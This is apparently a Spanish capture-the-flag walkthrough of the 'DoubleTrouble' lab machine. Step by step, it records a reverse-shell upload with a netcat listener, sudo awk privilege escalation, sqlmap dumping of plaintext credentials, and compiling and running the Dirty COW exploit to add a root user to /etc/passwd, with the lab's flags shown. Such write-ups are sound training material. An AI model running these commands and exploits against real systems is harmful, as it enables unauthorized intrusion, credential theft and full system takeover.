
```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ nc -nlvp 4444
listening on [any] 4444 ...`
```

7- Nos vamos a la web y hacemos login con otisrush@localhost.com y otis 666


Arriba a la derecha pulsamos en "My Details", bajamos hasta "photo" y ahi cargamos nuestra reverse shell



Guardamos los cambios con "Save" y nos da un error



Esto nos indica que no identifica como imagen el archivo subido, pero, si ha subido la reverse shell, ya que si vamos a uploads/users, vemos nuestra reverse shell



8- Con nano, abrimos nuestro exploit y modificamos los valores y guardamos

CHANGE THESE VALUES-----

```
login_url = "http://192.168.0.20/index.php/login"
username = "'otisrush@localhost.com'"
password = "otis666"
payload = "/home/kali/DoubleTrouble/php-reverse-shell.php."
listener_port = 4444 # This should match your PHP payload
connection_delay = 2 # Increase this value if you have a slow connection and are experiencing issues
```

9- Ejecutamos nuestro exploit

```
(kali@kali)-[~/Desktop/Doubletrouble]
└─$ python exploit.py`
```

Debemos ejecutar nuestra reverse shell (doble click /uploads/users) y conseguimos acceso

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.10] from (UNKNOWN) [192.168.0.20] 48250
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64
GNU/Linux
02:46:56 up 1:27, 0 users, load average: 0.25, 0.13, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

4-ESCALADA DE PRIVILEGIOS

Con el comando "sudo -l", observamos el usuario www-data puede ejecutar el comando awk con cualquier argumento y en cualquier host (ALL : ALL) sin requerir una contraseña (NOPASSWD:).

```
$ sudo -l
Matching Defaults entries for www-data on doubletrouble:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on doubletrouble:
(ALL : ALL) NOPASSWD: /usr/bin/awk
```

Buscando informacion en Google, encontramos que con "sudo awk 'BEGIN {system("/bin/sh")}'" se abrirá una nueva shell con privilegios elevados

```
$ sudo awk 'BEGIN {system("/bin/sh")}'
```

```
whoami
root
```

Si accedemos al directorio root, encontramos lo que parece ser una maquina virtual

```
cd root
```

```
ls
```

doubletrouble.ova

Para poderla descargar, movemos el archivo al directorio /uploads

```
sudo mv doubletrouble.ova /var/www/html/uploads
```

En una terminal de nuestro Kali con wget

```
(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ wget http://192.168.0.20/uploads/doubletrouble.ova
--2024-03-23 04:17:14-- http://192.168.0.20/uploads/doubletrouble.ova
Connecting to 192.168.0.20:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 413142528 (394M)
Saving to: 'doubletrouble.ova'

doubletrouble.ova 100%
[=====]
>] 394.00M 8.36MB/s in 53s

2024-03-23 04:18:07 (7.50 MB/s) - 'doubletrouble.ova' saved [413142528/413142528]

(kali㉿kali)-[~/Desktop/Doubletrouble]
└─$ ls
doubletrouble.jpg doubletrouble.jpg.out doubletrouble.ova Doubletrouble.txt
exploit.py php-reverse-shell.php
```

Para poder usar esta máquina virtual lo que hacemos es crear una carpeta compartida en nuestro sistema anfitrión (windows 10). A esta carpeta le llamamos "Carpeta_Compartida".

En VirtualBox, con la máquina virtual de Kali Linux apagada, vamos a la configuración de la máquina virtual.

En la sección "Configuración", selecciona "Carpetas compartidas".

Haz clic en el icono de carpeta con el signo más (+) en la esquina derecha para agregar una nueva carpeta compartida.

Seleccionamos la carpeta, "Carpeta_Compartida". en nuestro sistema anfitrión que deseamos compartir con la máquina virtual de Kali Linux y marcamos la opción "Montar automáticamente". Hacemos clic en "Aceptar" para guardar la configuración y cerramos la ventana de configuración.

Copiamos el archivo doubletrouble.ova desde la ubicación en la máquina virtual de Kali Linux hacia la carpeta compartida que hemos configurado en nuestro sistema anfitrión (Windows 10).

En VirtualBox, hacemos clic en "Archivo" en la parte superior izquierda de la ventana de VirtualBox.

Seleccionamos "Importar servicio virtualizado" en el menú desplegable.

En la ventana de importación, hacemos clic en el icono de la carpeta para buscar y seleccionar el archivo doubletrouble.ova que hemos transferido a nuestro escritorio de Windows 10.

Hacemos clic en "Abrir" para seleccionar el archivo OVA.

Hacemos clic en "Importar" para comenzar el proceso de importación del archivo OVA en VirtualBox.

Una vez completada la importación, podremos ver la máquina virtual en la lista de máquinas virtuales en VirtualBox.

Seleccionamos la máquina virtual y en configuración, en el apartado de red, seleccionamos "adaptador puente" y en el modo promiscuo

"permitir todo"

Iniciamos la maquina

DOUBLETROUBLE PARTE 2

1- CON ARP-SCAN LOCALIZAMOS LA MAQUINA

```
└─(kali㉿kali)-[~/Desktop]
```

```
└─$ sudo arp-scan --interface eth0 -l
```

```
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 192.168.0.10
```

```
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
```

```
192.168.0.1 SERNET (SUZHOU) TECHNOLOGIES CORPORATION
```

```
192.168.0.12 Hon Hai Precision Ind. Co.,Ltd.
```

```
192.168.0.13 PCS Systemtechnik GmbH
```

```
192.168.0.11 Sagemcom Broadband SAS
```

```
192.168.0.2 Hon Hai Precision Ind. Co.,Ltd.
```

```
9 packets received by filter, 0 packets dropped by kernel
```

```
Ending arp-scan 1.10.0: 256 hosts scanned in 5.530 seconds (46.29 hosts/sec). 5
```

```
responded``
```

CONECTIVIDAD

```
└─(kali㉿kali)-[~/Desktop]
```

```
└─$ ping -c1 192.168.0.13
```

```
PING 192.168.0.13 (192.168.0.13) 56(84) bytes of data.
```

```
64 bytes from 192.168.0.13: icmp_seq=1 ttl=64 time=1.06 ms
```

```
--- 192.168.0.13 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

```
rtt min/avg/max/mdev = 1.058/1.058/1.058/0.000 ms
```

```
IP MAQUINA VICTIMA 192.168.0.13
```

```
IP MAQUINA ATACANTE 192.168.0.10
```

2- ESCANEEO DE PUERTOS CON NMAP


```
└─(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p- -Pn -sCVS --min-rate 5000 192.168.0.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 15:07 EDT
Nmap scan report for 192.168.0.13
Host is up (0.020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 6.0p1 Debian 4+deb7u4 (protocol 2.0)
| ssh-hostkey:
| 1024 e8:4f:84:fc:7a:20:37:8b:2b:f3:14:a9:54:9e:b7:0f (DSA)
| 2048 0c:10:50:f5:a2:d8:74:f1:94:c5:60:d7:1a:78:a4:e6 (RSA)
|_ 256 05:03:95:76:0c:7f:ac:db:b2:99:13:7e:9c:26:ca:d1 (ECDSA)
80/tcp open  http Apache httpd 2.2.22 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Debian)
MAC Address: 08:00:27:2A:55:9E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 270.71 seconds
```

22/tcp open ssh OpenSSH 6.0p1 Debian 4+deb7u4 (protocol 2.0)

80/tcp open http Apache httpd 2.2.22 ((Debian))

Como siempre que tenemos el puerto 80 abierto



Double Trouble Administration Login	
Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

Vemos el código fuente y anotamos:

Username: uname

Password: psw

Enumeramos directorios con dirb

```
(kali@kali)-[~/Desktop]
└─$ dirb http://192.168.0.13
```

```
-----
DIRB v2.22
By The Dark Raver
```

```
START_TIME: Sat Mar 23 15:23:34 2024
URL_BASE: http://192.168.0.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://192.168.0.13/ ----
```

- http://192.168.0.13/cgi-bin/ (CODE:403|SIZE:288)
- http://192.168.0.13/index.php (CODE:200|SIZE:615)
- http://192.168.0.13/server-status (CODE:403|SIZE:293)

END_TIME: Sat Mar 23 15:23:49 2024

DOWNLOADED: 4612 - FOUND: 3

La inyección SQL ocurre cuando una aplicación web no valida correctamente las entradas del usuario antes de enviarlas a una base de datos SQL para su procesamiento. Un atacante puede aprovechar esta vulnerabilidad insertando instrucciones SQL maliciosas en los campos de entrada de la aplicación web.

SQLMap es una herramienta de prueba de penetración diseñada específicamente para detectar y explotar vulnerabilidades de inyección SQL en aplicaciones web. Funciona enviando solicitudes HTTP especialmente diseñadas a una aplicación web y analizando las respuestas para detectar signos de una inyección SQL. Una vez que encuentra una vulnerabilidad, SQLMap puede realizar una serie de acciones, incluyendo:

- 1- Identificación de bases de datos: SQLMap puede enumerar las bases de datos disponibles en el servidor de la aplicación web comprometida. Esto proporciona al atacante información sobre la estructura y el contenido de la base de datos subyacente.
- 2- Enumeración de tablas y columnas: SQLMap puede enumerar las tablas y columnas dentro de las bases de datos encontradas. Esto permite al atacante comprender mejor la estructura de la base de datos y planificar ataques adicionales.
- 3- Extracción de datos: SQLMap puede extraer datos confidenciales de la base de datos comprometida, como nombres de usuario, contraseñas, información financiera u otra información sensible.
- 4- Ejecución de comandos SQL: SQLMap puede ejecutar comandos SQL arbitrarios en el servidor de la aplicación web comprometida. Esto puede incluir comandos para crear, modificar o eliminar datos en la base de datos, dependiendo de los permisos del usuario comprometido.

Identificamos las bases de datos

```
└─(kali㉿kali)-[~/Desktop]  
└─$ sqlmap -u http://192.168.0.13/index.php/ --forms --dbs --batch
```

```
available databases [2]:
```

```
[*] doubletrouble
```

```
[*] information_schema
```

```
[17:27:07] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-03232024_0524pm.csv'
```

```
[*] ending @ 17:27:07 /2024-03-23/
```

Ahora vamos a atacar a la base de datos doubletrouble, donde si queremos ver las tablas con sqlmap, debemos usar el siguiente parámetro:

```
(kali@kali)-[~/Desktop]
└─$ sqlmap -u http://192.168.0.13/index.php/ --forms -D doubletrouble --tables --batch
```

```
users
```

```
Database: doubletrouble
```

```
[1 table]
```

```
+-----+
```

```
| users |
```

```
+-----+
```

Encontramos una tabla users.

Vamos a ver las columnas de la tabla users

```
(kali@kali)-[~/local/share/sqlmap/output]
└─$ sqlmap -u http://192.168.0.13/index.php/ --forms -D doubletrouble -T users --columns --batch
```

```
Database: doubletrouble
```

```
Table: users
```

```
[2 columns]
```

```
+-----+-----+
```

```
| Column | Type |
```

```
+-----+-----+
```

```
| password | varchar(255) |
```

```
| username | varchar(255) |
```

```
+-----+-----+
```

Y para ver estos registros, con usuarios y contraseñas:

```
(kali@kali)-[~/local/share/sqlmap/output]
└─$ sqlmap -u http://192.168.0.13/index.php/ --forms -D doubletrouble -T users -C password,username --dump --batch
```

Database: doubletrouble

Table: users

[2 entries]

```
+-----+-----+
| password | username |
+-----+-----+
| GfsZxc1  | montreux |
| ZubZub99 | clapton  |
+-----+-----+
```

Ahora, intentaremos establecer una conexión ssh con los dos usuarios,(ssh usuario@dirección_ip)

El primero falla y con el segundo

```
└─(kali㉿kali)-[~/local/share/sqlmap/output]
```

```
└─$ ssh clapton@192.168.0.13
```

The authenticity of host '192.168.0.13 (192.168.0.13)' can't be established.

ECDSA key fingerprint is SHA256:/v6Q2+ydqJo0XbOM6QR5qjyuQr2+a/P+R90qw0RlxWI.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '192.168.0.13' (ECDSA) to the list of known hosts.

clapton@192.168.0.13's password:

Permission denied, please try again.

clapton@192.168.0.13's password:

Permission denied, please try again.

clapton@192.168.0.13's password:

Linux doubletrouble 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64

The programs included with the Debian GNU/Linux system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent

permitted by applicable law.

clapton@doubletrouble:~\$

clapton@doubletrouble:~\$ ls

user.txt



clapton@doubletrouble:~\$ cat user.txt

6CEA7A737C7C651F6DA7669109B5FB52clapton@doubletrouble:~\$

Flag de usuario

Linux Exploit Suggester es una herramienta de código abierto que ayuda en la identificación de posibles vulnerabilidades de escalada de privilegios en sistemas Linux.

Buscamos en Github, copiamos la url y hacemos git clone en nuestra Kali



```
(kali㉿kali)-[~]  
└─$ git clone https://github.com/The-Z-Labs/linux-exploit-suggester.git  
Cloning into 'linux-exploit-suggester'...  
remote: Enumerating objects: 530, done.  
remote: Counting objects: 100% (69/69), done.  
remote: Compressing objects: 100% (41/41), done.  
remote: Total 530 (delta 43), reused 46 (delta 28), pack-reused 461
```

Receiving objects: 100% (530/530), 395.80 KiB | 1.57 MiB/s, done.

Resolving deltas: 100% (305/305), done.

```
└─(kali㉿kali)-[~]
```

```
└─$ ls
```

BurpSuite-certificate Desktop Documents Downloads linux-exploit-suggester Music
Pictures Public reports SecLists Templates Videos

Compartimos el script con nuestyra maquina victima

```
└─(kali㉿kali)-[~]
```

```
└─$ cd linux-exploit-suggester`````` └─(kali㉿kali)-[~/linux-exploit-suggester] └─$ ls
```

CHANGELOG LICENSE linux-exploit-suggester.sh README.md

```
└─(kali㉿kali)-[~/linux-exploit-suggester]
```

```
└─$ python3 -m http.server 80
```

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

192.168.0.13 - - [24/Mar/2024 03:15:30] "GET /linux-exploit-suggester.sh HTTP/1.1"
200 -

clapton@doubletrouble:/tmp\$ wget 192.168.0.10/linux-exploit-suggester.sh

--2024-03-24 02:15:28-- http://192.168.0.10/linux-exploit-suggester.sh

Connecting to 192.168.0.10:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 90858 (89K) [text/x-sh]

Saving to: linux-exploit-suggester.sh'

100%

```
[=====
```

=====>] 90,858 --K/s in 0.006s

2024-03-24 02:15:28 (14.5 MB/s) - 'linux-exploit-suggester.sh' saved [90858/90858]

Desde la máquina víctima otorgamos permisos y lo ejecutamos

```
clapton@doubletrouble:/tmp$ ls
```

```
linux-exploit-suggester.sh
```

```
clapton@doubletrouble:/tmp$ chmod 777 linux-exploit-suggester.sh
```

```
clapton@doubletrouble:/tmp$ ls
```

```
linux-exploit-suggester.sh
```

```
clapton@doubletrouble:/tmp$ ./linux-exploit-suggester.sh
```

Possible Exploits:

[+] [CVE-2016-5195] dirtycow 2

Details: <https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails>

Exposure: highly probable

Tags: [debian=7|8], RHEL=5|6|7, ubuntu=14.04|12.04, ubuntu=10.04{kernel:2.6.32-21-generic}, ubuntu=16.04{kernel:4.4.0-21-generic}

Download URL: <https://www.exploit-db.com/download/40839>

ext-url: <https://www.exploit-db.com/download/40847>

Comments: For RHEL/CentOS see exact vulnerable versions here:

https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

Descripción y análisis:

La condición de carrera en mm / gup.c en el kernel de Linux 2.x a 4.x antes de 4.8.3 permite a los usuarios locales obtener privilegios aprovechando el manejo incorrecto de una función copy-on-write (COW)

para escribir en un read- only la cartografía de la memoria, como explotados en la naturaleza en octubre

de 2016, vulnerabilidad también conocida como "Dirty COW"

1- Condición de Carrera: Se refiere a una situación en la que el comportamiento de un sistema depende del orden de ejecución de eventos (o "carreras") entre múltiples procesos o subprocesos. En el contexto de la seguridad informática, una condición de carrera puede ser explotada por atacantes para alterar el comportamiento normal del sistema y obtener acceso no autorizado o privilegios no permitidos.

2- mm/gup.c: Esta es la ruta del archivo dentro del código fuente del kernel de Linux que contiene el código relevante para la operación de mapeo de páginas de memoria (Memory Page Mapping).

3- Kernel de Linux 2.x a 4.x antes de 4.8.3: Indica que la vulnerabilidad está presente en múltiples versiones del kernel de Linux, desde la serie 2.x hasta la serie 4.x, pero fue corregida en la versión 4.8.3. Esto significa que cualquier sistema que ejecute una versión del kernel de Linux dentro de este rango podría ser vulnerable si no ha aplicado las actualizaciones de seguridad pertinentes.

4- Privilegios de Usuarios Locales: Se refiere a que un atacante necesita acceso local al sistema para explotar esta vulnerabilidad. Esto significa que el atacante ya debe tener una cuenta en el sistema o haber

obtenido

acceso físico o remoto al dispositivo para llevar a cabo el ataque.

5- Manejo Incorrecto de la Función Copy-on-Write (COW): Esta es la falla específica que permite la explotación de la vulnerabilidad. La técnica de "Copy-on-Write" (COW) es una estrategia utilizada en sistemas operativos para mejorar la eficiencia de la administración de memoria. Sin embargo, en este caso, el kernel de Linux no maneja correctamente la operación de COW, lo que permite a un usuario malintencionado escribir en una región de memoria que debería ser de solo lectura.

6- Explotado en la Naturaleza en Octubre de 2016: Esto indica que la vulnerabilidad fue descubierta previamente y utilizada en ataques reales ("explotada en la naturaleza") en octubre de 2016. Una vez que una vulnerabilidad es utilizada en ataques reales, suele recibir una atención significativa de la comunidad de seguridad y se toman medidas para solucionarla.

Ahora , lo descargamos de nuestra máquina víctima

```
clapton@doubletrouble:~$ wget --no-check-certificate https://www.exploit-  
db.com/download/40839  
--2024-03-24 16:55:03-- https://www.exploit-db.com/download/40839  
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13  
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443...  
connected.  
WARNING: The certificate of www.exploit-db.com' is not trusted.  
WARNING: The certificate of www.exploit-db.com' hasn't got a known issuer.  
HTTP request sent, awaiting response... 200 OK  
Length: 5006 (4.9K) [application/txt]  
Saving to: '40839'
```

100%

```
[=====]  
=====>] 5,006 --.K/s in 0s
```

2024-03-24 16:55:04 (14.2 MB/s) - '40839' saved [5006/5006]

```
clapton@doubletrouble:~$ ls  
40839 linux-exploit-suggester.sh user.txt
```

```
clapton@doubletrouble:~$
```

El parámetro `--no-check-certificate` se utiliza para indicarle a `wget` que ignore la validación del certificado SSL y continúe con la descarga del archivo incluso si el certificado del sitio web no puede ser validado. Esto significa que `wget` no verificará si el certificado SSL del sitio web es válido o confiable, y continuará descargando el archivo sin interrupciones.

Renombramos nuestro exploit

```
clapton@doubletrouble:~$ mv 40839 exploit.c
```

```
clapton@doubletrouble:~$ ls
```

```
exploit.c linux-exploit-suggester.sh user.txt
```

```
clapton@doubletrouble:~$
```

Compilamos:

```
clapton@doubletrouble:~$ gcc -pthread exploit.c -o exploit -lcrypt
```

```
clapton@doubletrouble:~$ ls -la
```

```
total 136
```

```
drwxr-xr-x 3 clapton clapton 4096 Mar 24 17:16 .
```

```
drwxr-xr-x 3 root root 4096 Sep 6 2021 ..
```

```
-rw----- 1 clapton clapton 368 Mar 24 03:22 .bash_history
```

```
-rwxr-xr-x 1 clapton clapton 12488 Mar 24 17:16 exploit
```

```
-rw-r--r-- 1 clapton clapton 5006 Mar 24 16:55 exploit.c
```

```
-rwxrwxrwx 1 clapton clapton 90858 Mar 24 01:46 linux-exploit-suggester.sh
```

```
drwx----- 2 clapton clapton 4096 Sep 6 2021 .ssh
```

```
-r-x----- 1 clapton clapton 32 Sep 8 2021 user.txt
```

Ejecutamos el exploit

```
clapton@doubletrouble:~$ ./exploit
```

```
/etc/passwd successfully backed up to /tmp/passwd.bak
```

```
Please enter the new password:
```

```
Complete line:
```

```
firefart:fiWV.l3JFnVCk:0:0:pwned:/root:/bin/bash
```

```
mmap: 7f8b78413000
```

Nos pide una contraseña nueva(hola) y crea el usuario "firefart".

Ahora, a través de SSH

```
└─(kali㉿kali)-[~/linux-exploit-suggester]
```

```
└─$ ssh firefart@192.168.0.13
```



```
firefart@192.168.0.13's password:
```

```
Linux doubletrouble 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Wed Dec 31 18:00:10 1969
```

```
firefart@doubletrouble:~#
```

Estamos como usuario "firefart"

```
firefart@doubletrouble:~# ls
```

```
logdel2 root.txt
```

```
firefart@doubletrouble:~# cat root.txt
```

```
1B8EEA89EA92CECB931E3CC25AA8DE21firefart@doubletrouble:~#
```

Flag de root:jjjjj

Listo:jjjjjjjjjj